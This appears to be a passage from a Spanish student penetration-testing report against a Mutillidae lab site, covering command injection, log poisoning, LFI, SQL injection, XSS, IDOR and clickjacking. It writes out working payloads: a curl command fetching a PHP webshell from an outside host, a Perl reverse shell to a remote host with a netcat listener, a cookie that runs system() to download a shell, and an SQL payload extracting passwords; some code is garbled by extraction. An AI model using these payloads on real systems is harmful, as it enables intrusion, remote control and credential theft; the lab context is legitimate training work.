
*Error while parsing response: SyntaxError: JSON.parse: unexpected character...*

---

- Esto ocurre si la shell fue cargada por LFI o RFI y esa shell solo anda local con extensión php:
- 

| curl -O /var/www/mutil/uploads  
<https://img.ddlr.org/104002939609423893-shell.php>

---



## Error JSON

---

### Conclusión parcial

La vulnerabilidad de **Command Injection** detectada en el módulo DNS Lookup fue aprovechada para subir una **webshell PHP** y obtener un acceso remoto completo al servidor.

Si bien se encontraron restricciones de permisos en ciertos directorios, fue posible identificar una ruta con permisos de escritura y adaptar el proceso para lograr la ejecución correcta.

Este tipo de ataque representa una amenaza crítica, ya que permite el control casi total del sistema desde el navegador.

## 3.9 Ejemplo de Command Injection & Reverse Shell

### Objetivo

Demostrar que el módulo **Application Log Injection** de Mutil es vulnerable a ejecución remota de comandos, permitir subir un webshell PHP y, opcionalmente, pivotar a una Shell interactiva para una auditoría más avanzada (fuera de alcance de "solo web").

**Este paso ya sale del ámbito de “solo hacking web” y apunta al “hacking server”, pero se documenta como ejemplo superficial del post-exploitación.**

### Herramientas utilizadas

- Navegador web con DevTools (Firefox/Chromium)

- Terminal de Linux (Debian)
- Netcat (nc) para listener
- curl para descargar el webshell desde el servidor atacante
- Permiso de escritura en /var/www/mutil vía **command injection**

## Procedimiento paso a paso

### 1. Descubrir la vulnerabilidad de ejecución de comandos

- Navega a **OWASP 2017 → A1 – Other → Application Log Injection**.
- Selecciona la pestaña **DNS lookup**.


### 2. Abrir una terminal y luego abrir un servidor local temporal

- Abre una terminal en tu Linux
- Apunta un listener en tu máquina local:

---

*nc -l -p 1337*

---



Servidor temporal abierto

### 3. Elevación a Shell interactiva

- En el listener (nc -l -p 1337), inyecta el reverse-shell Perl desde la shell que habíamos inyectado en uploads:

---

*perl -e 'use Socket;\$i="own.ddlr.org"';\$p='1337';*

*socket(S,PF\_INET,SOCK\_STREAM,getprotobynumber("tcp"));*

```

if(connect($,sockaddr_in($p,inet_aton($i)))) {


open(STDIN,">&$"); open(STDOUT,">&$"); open(STDERR,">&$");

exec("/bin/sh -i");

};


```

---



DDLR@shell:/var# perl -e 'use Socket;\$i="'own.ddlr.org'";
\$p="1377";socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in(\$p,inet\_aton(\$i)))) {
(open(STDIN,>&\$);open(STDOUT,>&\$);open(STDERR,>&\$);exec("/bin/sh -i");};'

Comando que enlaza al servidor local crado

- o Verás cómo tu listener se convierte en una shell interactiva del servidor:

---

\$ whoami

---

mutil

---

### Conclusión parcial

La sección **Application Log Injection** está vulnerable a command injection. Con un simple `| curl -O ...` podemos subir un webshell PHP y, con técnicas de pivotado (Perl reverse shell + Netcat), obtener una shell interactiva. En un escenario de pentest completo este vector permite post-exploitación profunda del sistema, aunque para prácticas de hacking web basta con la webshell.

## 3.10 Log Poisoning y RCE vía “Capture Data” (Hackear al hacker)

### Objetivo

Demostrar cómo, aprovechando la página de “Capture Data” de Mutil (`captured-data.php`), podemos injectar código en los logs y luego ejecutarlo mediante Local File Inclusion, consiguiendo así “hackear al hacker” que revisa los datos capturados.

### Herramientas utilizadas

- Navegador web (Firefox/Chromium) con DevTools

- Endpoint vulnerable: <https://mutil.ddlr.org/index.php?page=capture-data.php>
- Conocimiento de LFI y comando system() en PHP

## Procedimiento paso a paso

### 1. Leer el código explicativo de la página.

This page shows the data captured by page capture-data.php. There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /var/www/mutil. The database table is named captured\_data.

10 captured records found

Data

Activar Windows  
Ve a Configuración para...

Pantalla con ese texto.

### 2. Abrir el enlace de “capture-data.php” que es la que lista todo el contenido (información sobre las cookies).

named captured-data.txt. On this system, the file should be found at /tmp/captured-data.txt. The page also tries to store the captured data in a database table named captured\_data.

page = capture-data.php PHPSESSID = uiinb404f2k3tr9v472no7scib showhints = 0 cf\_clearance = s0nPpNODuixs#RPtJbu2tOfVixPwgSg1KVxkzxHlRQB-1748079mFcVez7wneuaUOkEMBemZ0sgNlk7X2PVgBOmCjABdPbAYAFzJ02PjdvlEMHW5wu6Xa\_02p094aaFHkEfzZ6USYXN6twp2A/QOOrz315\_g77MFvYkLbwHXLtL username = explorando uid = 292

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

Activar Windows  
Ve a Configuración para...

Pantalla mostrando el contenido del link “capture-data.php”

### 3. ingreso a owasp 2017/A1 - inyección (SQL) SQLi - Extract Data

### 4. Local File Inclusion sobre el archivo de logs.

- En la URL, borra todo lo anterior a page= y pon:

*page=../../../../etc/passwd*

→ Verás /etc/passwd.

Imagen mostrando el resultado de ../../../../../../etc/passwd

- Ahora incluye el log real:

---

page=../../../../tmp/captured-data.txt

---

→ Obtienes el contenido de captured-data.txt, que cambia con cada petición.

Visualización de /tmp/captured-data.txt.

## 5. Preparar una cookie para inyectar PHP en los logs

- Abre DevTools → Storage → Cookies → añade una cookie(símbolo mas en la esquina superior derecha):

---

Name: injected

---

Value: <?php echo "holo";?>

---

- Refresca la página /capture-data.php.
- Vuelve a page=../../tmp/captured-data.txt: verás tu cookie inyectada en el log, pero comentada para evitar ejecución.
- Esto se realiza para poner a prueba el sistema.

The screenshot shows the Firefox Developer Tools Network tab. It lists several cookies, including one named 'injected' with the value '<?php echo "Hola";?'. This cookie was created on May 1, 2025, at 12:28:01 GMT, has a domain of 'mutil.ddr.org', and an expiration time of Fri, 02... 7:00 GMT. The cookie is marked as 'injected' with a warning icon.

The screenshot shows the source code of the captured-data.php page. It contains the following code:

```

1 <th>
2           The data captured on this request is: page = capture-data.php
3 showhints = 0
4 cf_clearance = HaQDNy438TNLusHpX7sehjvfD1twF6KZNhpEITXvYQ-1746102893-1.2.1.1-v15ip
5 username = explorando
6 uid = 292
7 injected = <!--?php echo "holo";?-->
8 ?--> =
9 PHPSESSID = c4id3n210uqs949a0qif0br1be
10      </th>

```

Parte del código fuente de la página con el código que creamos ya inyectado en forma de comentario y sin el punto y coma.

## 6. Evitar el comentario y ejecutar PHP

- Edita la cookie injected, quita el ; protector y reemplaza por un *one-liner* condicional:


---

```
<?= true!= system("ls /var/www/mutil/uploads") ?>
```

---

- Refresca page=../../tmp/captured-data.txt. Ahora el log procesa system("ls /var/www/mutil/uploads ") y muestra el listado de archivos de

/var/www/mutil/uploads donde se encuentra la Shell que habíamos subido anteriormente por dns lookup usando curl.



The screenshot shows a Firefox browser window with three tabs open. The active tab displays a large amount of log data from a file named 'captured-data.txt'. The log entries are in a monospaced font and include various PHP session variables, user agent strings, and cookie information. The log is heavily redacted with several long lines of underscores. At the bottom of the log, there is a watermark that reads 'Procesado con la versión gratuita de Watermarkly. La versión de pago no añade esta marca.'

```
Actividades Firefox ESR
Trabajo práctico - Balbuena Dante
multiddlr.org/index.php
multiddlr.org/index.php
multiddlr.org/index.php
1 de may 10:20
es
page = capture-data.php showhints = 0 cf_clearance = HaQDNy438TNLusHpx7ehjVfD1TwRkZNhpeITxv
v15ip50wUm5rJVB1WTb94bmQCURjmeclqLcrl0HV2IEZXBrQ2Wz05EggZTE6AO7CUQ2kPldwRCqmgkNjt.
username = explorando uid = 292 injected = hola =
page = capture-data.php showhints = 0 cf_clearance = HaQDNy438TNLusHpx7ehjVfD1TwRkZNhpeITxv
v15ip50wUm5rJVB1WTb94bmQCURjmeclqLcrl0HV2IEZXBrQ2Wz05EggZTE6AO7CUQ2kPldwRCqmgkNjt.
username = explorando uid = 292 injected = hola = PHPESSID = c4id3n210uqs949a0qif0br1be
data.php Client Port: 42026 Captured Data: page = capture-data.php showhints = 0 cf_clearance = HaQDN
v15ip50wUm5rJVB1WTb94bmQCURjmeclqLcrl0HV2IEZXBrQ2Wz05EggZTE6AO7CUQ2kPldwRCqmgkNjt.
username = explorando uid = 292 injected = hola = PHPESSID = c4id3n210uqs949a0qif0br1be
data.php Client Port: 31524 Captured Data: page = capture-data.php showhints = 0 cf_clearance = HaQDN
v15ip50wUm5rJVB1WTb94bmQCURjmeclqLcrl0HV2IEZXBrQ2Wz05EggZTE6AO7CUQ2kPldwRCqmgkNjt.
username = explorando uid = 292 injected = PHPESSID = c4id3n210uqs949a0qif0br1be
data.php Client Port: 26918 Captured Data: page = capture-data.php showhints = 0 cf_clearance = 8QcWL
KRrycTxxtu73IORNNmDW0vspPTt65FvBzvN_Tm3wK96l5w9tYvbJl54Na0d5vnUuR0_NExy0u_155xN87
username = explorando uid = 292 injected = D13G0 LICENSE README-INSTALLATION.md README.md add
database-offline.php directory-browsing.php dns-lookup.php document-viewer.php documentation echo.php
php-errors.php phpinfo.php privilege-escalation.php push-development-branch.sh redirectandlog.php regis
text-file-viewer.php upload-file.php uploads user-agent-impersonation.php user-info-xpath.php user-info.php
Client User Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 Client Referer:
KRrycTxxtu73IORNNmDW0vspPTt65FvBzvN_Tm3wK96l5w9tYvbJl54Na0d5vnUuR0_NExy0u_155xN87
username = explorando uid = 292 injected = PHPESSID = c4id3n210uqs949a0qif0br1be
page=captured-data.php Client Port: 38814 Captured Data: page = capture-data.php showhints = 0 cf_clearance = E1wNOPu0OnGtasDISZt5RUULD_JbgNthwm9LBV70ob73X9ZvlgILScYAE4_9ICPJUquL05czUcye2qkKAETDDg
username = explorando uid = 292 injected = prueba.php = PHPESSID = c4id3n210uqs949a0qif0br1be
page=captured-data.php Client Port: 10800 Captured Data: page = capture-data.php showhints = 0 cf_clearance = E1wNOPu0OnGtasDISZt5RUULD_JbgNthwm9LBV70ob73X9ZvlgILScYAE4_9ICPJUquL05czUcye2qkKAETDDg
username = explorando uid = 292 injected = prueba.php = PHPESSID = c4id3n210uqs949a0qif0br1be
Activar Windows
Ve a la Configuración para más información
```

Listado de ls dentro del contenido incluido.

## 7. Subir una webshell vía log poisoning

- Elimina la shell anterior (si existe) para poder abrir posteriormente la Shell injectada por la cookie:

---

```
rm prueba.php
```

---

- Modifica la cookie injected a:

---

```
8. <?= true!= system('curl -o uploads/prueba2.php
https://img.ddlr.org/104002939609423893-shell.php') ?>
```

---

- Refresca la página de logs (capture-data.php) para volver a ejecutar curl en el servidor.
- Comprueba en page=../../../../tmp/captured-data.txt (o con la shell de Mutil) que el archivo prueba2.php vuelve a existir.
- Accede a https://mutil.ddlr.org/prueba2.php y obtén tu webshell.

The screenshot shows the Firefox Developer Tools Network tab. A session cookie named 'injected' has been modified. The original value was 'c4d3n', and the injected value is '<?=true= system ('curl -o uploads/prueba...ir.org/104002939609423893-shell.php');?>'. This is a shell command being executed via curl.

### Descarga de la Shell

The screenshot shows a browser window displaying the file 'prueba2.php' from the URL 'https://mutil.ddlr.org/uploads/prueba2.php'. The content of the file is 'DDLSHELL'. A watermark at the bottom left reads 'Procesado con la versión gratuita de Watermarkly. La versión de pago no añade esta marca.'

Shell abierta por medio de la dirección de /uploads/prueba2.php

### 9. Intentar modificar el browser para que se use XSS en logs vía header User-Agent

- Intercepta una petición cualquiera (por ejemplo con Burp o la pestaña Red → Recargar → Seleccionamos la primera opción(index), click derecho y seleccionamos “editar y reenviar” .
- En el campo User-Agent, pon:

---

`<?php echo "<h1>hola que tal</h1>"; ?> Firefox /115.0`

---

Presionamos en “enviar”, podemos ver si se inyectó o no en la pestaña de “respuesta” y podemos activar o desactivar los datos procesados, luego ve a view log (el listado de los logs capturados). Verás el hola que tal Firefox/115.0 reflejado sin escape, confirmando XSS en logs.

*Respuesta JSON o HTML con el <?php echo <h1> injectado.*

## Conclusión parcial

Con este ejercicio hemos “hackeado al hacker” aprovechando:

1. **Local File Inclusion** de /tmp/captured-data.txt.
  2. **Log Poisoning** injectando PHP en la cookie injected.
  3. **Remote Code Execution** al ejecutar system() desde el log incluido.
  4. **Subida de webshell** mediante curl -o.
  5. **XSS en logs** injectando <?php echo <h1> en el User-Agent.

Este vector combina **LFI + Log Poisoning + Command Injection** y cumple con la exigencia de explotar una vulnerabilidad de ejecución de comandos para subir una shell PHP.

### 3.11 SQL Injection en Encuesta (SQLi by Insert)

## Objetivo

Demostrar una inyección SQL utilizando el sistema de encuestas (poll) de Mutilidae a través de la manipulación del valor de una opción de respuesta.

### **❖ Herramientas utilizadas**

- Navegador web con DevTools (Firefox/Chromium)

---


## Procedimiento paso a paso

### 1. Acceder al módulo vulnerable

- Navegar a page=user-poll.php.
- Aparece una encuesta con varias opciones (ej: Nmap, Wireshark, etc.) y un campo llamado "*Your Initials*".

### 2. Verificar vulnerabilidad SQL

- Hacer clic derecho sobre la opción *nmap* → Inspeccionar.
- En el atributo value="nmap", reemplazar "nmap" por una comilla simple '.
- Hacer clic en *Submit Vote*.



Pantalla rota mostrando el error SQL.

### 3. Explotar la inyección SQL con extractvalue()

- En el valor del input modificado, colocar el siguiente payload:

*value="a',extractvalue(0x0a, concat(0x0a, (select password from accounts limit 0,1)))-- -"*

- Enviar el formulario.
- En el error XPath que aparece, se observa el contenido del campo password (por ejemplo: 1234).

Actividades Firefox ESR es

Trabajo práctico - Balbuena Dante

multidir.org/index.php x +

1 de mayo 16:23

Line 238

Code 0

File /var/www/mutill/index.php

/var/www/mutill/classes/MySQLHandler.php on line 233: Error executing query:

```
connect_error: 0
errno: 105
error: MySQL syntax error: 123456
    SELECT * FROM user WHERE id = 2 AND host = '127.0.0.1'
host_info: 127.0.0.1 via TCP/IP
```

Message

) Query: INSERT INTO user,poll\_results(tool\_name,username,date) VALUES ('z',extractvalue(0x80,concat(0x6a,(select password from accounts limit 0,1))), 'z', 'explorando', now()) ; () (Exception)

Trace

```
#0 /var/www/mutill/classes/MySQLHandler.php(238): MySQLHandler->executeQuery($sql) #1 /var/www/mutill/classes/MySQLQueryHandler.php(62): MySQLHandler->executeQuery() #2 /var/www/mutill/user/poll.php(128): MySQLQueryHandler->executeQuery("SELECT * FROM `user` #3 /var/www/mutill/index.php(51): require_once('/var/www/mutill/poll.php') #4 main()
```

Diagnostic Information

Error inserting user vote for explorando

Click here to reset the DB

User Poll

Back Help Me!

Procesado con la versión gratuita de Watermarky. La versión de pago no añade esta marca.

Syntax error mostrando el password extraído.

## 4. Probar vulnerabilidad XSS

- En el mismo input modificado, reemplazar con un payload XSS:

`value="<script>alert('XSS')</script>"`

- Enviar el formulario y observar la ejecución del alert.

A screenshot of a Firefox ESR browser window. The title bar says "Actividades Firefox ESR Trabajo práctico - Balbuena Dante". The address bar shows the URL "https://mutil.ddir.org/index.php?page=user-poll.php&csrf-token=&choice=<script>alert('XSS')<%2Fscript>". A modal dialog box from "mutil.ddir.org" is displayed, containing the text "XSS" and a blue "Aceptar" button.

Pantalla con alerta activa mostrando vulnerabilidad XSS.

### **Conclusión parcial**

El formulario de votación es vulnerable tanto a inyección SQL por INSERT como a XSS almacenado. Esta combinación puede permitir robo de credenciales o inserción de datos maliciosos en la base de datos.

### **3.12 Inseguro control de acceso por URL (IDOR)**

## Objetivo

Demostrar un fallo en la restricción de acceso a URLs, permitiendo modificar

información de otros usuarios mediante el cambio de parámetros en la URL.  
**Herramientas utilizadas**


- Navegador web con barra de direcciones editable

## Procedimiento paso a paso

### 1. Acceder al formulario de edición de perfil

- Ir al módulo: OWASP 2010 → A8 - Failure to Restrict URL Access → Edit User Profile.

### 2. Visualizar formulario



Formulario vulnerable

### 3. Identificar el parámetro vulnerable

- En la URL actual, se visualiza algo como:

---

<https://mutil.ddlr.org/index.php?page=user-edit.php&id=295>

---

- El número 295 representa el ID del usuario que estamos editando.

### 4. Modificar el ID para acceder a otro perfil

- Reemplazar manualmente el número si es 295 (puede que te toque cualquier otro numero) por 294 o cualquier otro:

---

<https://mutil.ddlr.org/index.php?page=user-edit.php&id=294>

---

- Se carga el formulario de edición con los datos de otro usuario.



Dos formularios diferentes con distintos id mostrando acceso a perfiles ajenos.

#### Conclusión parcial

Este módulo no valida correctamente que el usuario autenticado tenga permiso para modificar el perfil solicitado. Esto permite una **escalada horizontal** o acceso no autorizado, conocido como **IDOR** (Insecure Direct Object Reference).

## 3.13 Local File Inclusion (LFI) desde Select Manipulado (Test File Viewer)

### Objetivo

Demostrar que el componente “**Test File Viewer**” permite la inclusión arbitraria de archivos locales mediante la manipulación del atributo value en un campo <select>, exponiendo contenido sensible como los logs capturados en /tmp/.

### Herramientas utilizadas

- Navegador web (Firefox o Chromium)
- DevTools (inspector del navegador)

### Procedimiento paso a paso

1. Ingresar al módulo:


OWASP 2007 → A3 - Malicious File Execution → Test File Viewer

2. Observar un menú desplegable con varias opciones de archivos para visualizar.
3. Clic derecho sobre el campo desplegable y seleccionar “**Inspeccionar**”.
4. Editar el atributo value de cualquiera de las opciones por:

```
<option value="../../../../../../../../tmp/captured-data.txt">Intrusion  
Detection in Computers by Victor H. Marshall (January 29,  
1991)</option>
```

5. Presionar el botón “**View**” debajo del campo.
6. El visor carga correctamente el contenido del archivo /tmp/captured-

data.txt, confirmando que no hay validación sobre las rutas permitidas.



Captura de pantalla del visor mostrando el contenido de los logs (/tmp/captured-data.txt) tras modificar el valor del campo select.

### Conclusión parcial

El módulo **Test File Viewer** no valida correctamente las rutas cargadas desde el menú desplegable, permitiendo a un atacante incluir archivos arbitrarios del sistema. Esta vulnerabilidad de **Local File Inclusion (LFI)** puede combinarse con técnicas como **Log Poisoning** para lograr ejecución remota de código (RCE).

## Sección 3.14 – Ausencia de cabeceras de seguridad + Clickjacking (OWASP 2017 – A6: Security Misconfiguration)

### Objetivo

Evidenciar que el sitio <https://mutil.ddlr.org> no implementa cabeceras de seguridad HTTP fundamentales, lo que lo expone a ataques como el **Clickjacking**, permitiendo que la aplicación sea cargada en iframes externos sin restricciones.

### Herramientas utilizadas

- Sitio: <https://securityheaders.com>
- Navegador: Firefox ESR (en máquina virtual Debian)

- Editor de HTML local (Gedit)

## Paso a paso

### 1. Análisis de cabeceras HTTP

Se escaneó el sitio con [Security Headers](#) para revisar si contaba con cabeceras de seguridad.

Resultado del análisis:

- ✗ Content-Security-Policy
- ✗ Strict-Transport-Security

**Esto deja al sitio expuesto a ataques de Clickjacking, ya que puede ser cargado libremente dentro de iframes maliciosos.**

Security Report Summary

<b>B</b>	Site: <a href="https://mutil.ddlr.org/">https://mutil.ddlr.org/</a>
	IP Address: 172.67.129.197
	Report Time: 21 Jun 2025 03:09:05 UTC
	Headers:
	Permissions-Policy, Referrer-Policy, X-Content-Type-Options, X-Frame-Options (all checked)
	Strict-Transport-Security, Content-Security-Policy (both crossed out)
Advanced:	Solid grade, let's perform a deeper security analysis of your website and APIs: <a href="#">Try Now</a>

Missing Headers

Procesado con la versión gratuita de Watermarkly. La versión de pago no añade esta marca.

Imagen donde se observa el resultado con calificación "B" y cabeceras faltantes

### 2. Demostración de Clickjacking externo

Se preparó un archivo HTML local para simular un escenario de ingeniería social. Este código embebe el sitio real dentro de un iframe completamente visible, con una falsa "ventana emergente" que contiene un botón atractivo:

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Promoción exclusiva</title>
<style>
  html, body {
    margin: 0;
    padding: 0;
    height: 100%;
    font-family: 'Segoe UI', sans-serif;
    overflow: hidden;
  }
  iframe {
    width: 100%;
    height: 100%;
```

```
position: absolute;
top: 0;
left: 0;
width: 100%;
height: 100%;
border: none;
opacity: 1; /* Totalmente visible */
z-index: 1;
}

/* Caja flotante de promoción */
.popup {
    position: fixed;
    bottom: 30px;
    right: 30px;
    width: 320px;
    background: #fffffee; /* Blanco con transparencia */
    border-radius: 10px;
    box-shadow: 0 4px 10px rgba(0,0,0,0.3);
    padding: 20px;
    z-index: 3;
}
.popup h2 {
    margin-top: 0;
    font-size: 20px;
    color: #333;
}
.popup p {
    font-size: 15px;
    color: #555;
    margin-bottom: 15px;
}
.popup button {
    background-color: #ff9800;
    border: none;
    color: white;
    padding: 10px 20px;
    font-size: 16px;
    border-radius: 5px;
    cursor: pointer;
    box-shadow: 0 2px 6px rgba(0,0,0,0.2);
}
</style>
</head>
<body>
    <!-- Sitio real embebido -->
    <iframe src="https://mutil.ddlr.org"></iframe>

    <!-- Ventana falsa -->

